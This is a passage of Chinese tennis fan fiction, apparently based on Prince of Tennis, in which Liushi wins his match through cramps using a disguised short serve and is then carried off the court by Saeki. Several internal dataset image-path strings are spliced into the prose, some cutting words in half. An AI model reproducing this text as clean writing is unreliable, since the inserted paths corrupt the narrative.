已经一声不吭的撑起了遮阳伞,将自己蜷缩到一小片阴影当中。


    流司却顶着满头大汗,感觉自己浑身发冷。


    小腿的抽痛不仅没有缓解,反倒沿着身体开始蔓延,就连小臂都有了隐隐的痛感。


    拖延时间以期抽筋缓解的策略显然是行不通了,流司不得不立刻做出改变。


    又一次发球局,流司引拍向上,摆出他常用的高速发球姿势。


    佐伯惊讶于他在此时还能做出这样的尝试,身体却下意识开始跑动就位。


    然而,在球拍触及网球的最后一刻,流司的手腕以一个极细微的角度轻微翻转,所有的力道化作乌有。


    轻盈的短球无声坠地。


    “那是……神城的幻雾?”柳微微睁开了双眼。


    距离上次比赛不过一周的时间,他竟然已经掌握了神城的得意技。场上反应过来的佐伯冲向网前,但一切已成定局。


    “game立海大,入江流司,6-4。”


    当最后一球尘埃落定,流司已无力再支撑身体。他放任自己瘫倒在地上,浑身的汗水在地上洇出隐约的人形,勾勒成一个虚假的命案现场。


    刺目的阳光无情地穿透流司紧闭的双眼,他却连抬起手臂遮挡的力气都没有了。


    直到一小片阴凉遮住了他。


    佐伯虎次郎将流司的手臂架到自己的肩膀上,一手揽住他的肩膀,一手穿过他的膝弯,直接原地把他抱了起来。


    “真是精彩的比赛呢,入江桑。”逆着光的佐伯露出一个颇为清爽的微笑。


    流司:“?”虽然你叫虎次郎但不代表你可以这么虎!


    他现在需要的是苹果醋和按压舒缓,而不是四肢悬空无力回天!


    流司两眼一翻,干脆利落地装死过去。与此同时,不远处的球场传来了格外震天动地的呐喊声:“胜者是冰帝!胜者是迹部!”